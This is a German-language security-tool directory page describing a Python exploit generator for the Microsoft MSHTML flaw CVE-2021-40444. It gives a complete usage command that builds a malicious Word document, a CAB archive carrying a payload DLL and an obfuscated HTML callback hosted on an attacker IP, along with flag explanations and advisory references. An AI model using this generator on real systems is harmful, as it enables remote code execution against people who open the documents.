

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-40444 — Python-basierter Exploit-Generator für CVE-2021-40444 (MSHTML RCE) mit vorlagenbasierter Payload-Zustellung über schädliche Office-Dokumente, CAB-Archive und obfuskierte HTML/JS-Callbacks. | Kitploit
Tools/GitHubGitHub/h0j3n/cve-2021-40444
Payload-GenerierungExploitationWebanwendungs-ExploitationCommand and ControlLernen & Bildung
GitHubh0j3n/cve-2021-40444

CVE-2021-40444

Python-basierter Exploit-Generator für CVE-2021-40444 (MSHTML RCE) mit vorlagenbasierter Payload-Zustellung über schädliche Office-Dokumente, CAB-Archive und obfuskierte HTML/JS-Callbacks.

Repository anzeigen
11426vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2021-40444

Verwendung

Stellen Sie sicher, dass Sie zuerst setup.sh ausführen, da Sie einige Verzeichnisse benötigen. Nachdem Sie das Skript ausgeführt haben, sollten Sie in der Lage sein, gen.py mit dem angegebenen Beispiel auszuführen:-

# Usage
python3 gen.py -d document/Sample.docx -p payload/payload.dll -i "http://10.10.10.10" -t html/template.html -c payload.cab -f nothing.inf -r Sample2.docx -obf 3

# Flag
-d -> Our .docx file that already been modified with Bitmap Object whether in header, document or footer
-i -> IP Address
-p -> Payload (.dll)
-t -> HTML File with Javascript
-r -> Rename the output of modified .docx 
-c -> Rename the output of patched .cab
-f -> Rename the output of .inf 
-obf -> Extra : Comes with 3 mode (HTML Entity, UTF-16BE or Both)
-v -> Increase output verbosity

Hinweise


  1. Der Speicherort von http.server befindet sich im Verzeichnis web. Dieses Verzeichnis enthält 3 Dateien:-

  • .cab
  • .html
  • .docx

Ohne Verbose

without_verbose

Mit Verbose

with_verbose

Haftungsausschluss

Dieses Repository dient ausschließlich zu Bildungszwecken und ist nicht für den Einsatz in freier Wildbahn mit böser Absicht gedacht. Jegliche illegale Nutzung dieses Repos erfolgt ausschließlich auf eigenes Risiko und in eigener Verantwortung.


Referenzen

  1. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
  2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40444
  3. https://github.com/klezVirus/CVE-2021-40444
  4. https://github.com/lockedbyte/CVE-2021-40444
  5. https://trendmicro.com/en_us/research/21/i/remote-code-execution-zero-day--cve-2021-40444--hits-windows--tr.html
  6. https://tenable.com/blog/microsoft-s-september-2021-patch-tuesday-addresses-60-cves-cve-2021-40444
  7. https://news.sophos.com/en-us/2021/09/14/big-office-bug-squashed-for-september-2021s-patch-tuesday/
  8. https://huntress.com/blog/cybersecurity-advisory-hackers-are-exploiting-cve-2021-40444
  9. https://microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/
  10. https://xret2pwn.github.io/CVE-2021-40444-Analysis-and-Exploit/
  11. https://blog.sunggwanchoi.com/remote-template-injection/
  12. https://youtube.com/watch?v=dgdx3QqPCuA
  13. https://businessinsights.bitdefender.com/technical-advisory-zero-day-vulnerability-in-microsoft-mshtml-allows-remote-code-execution
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




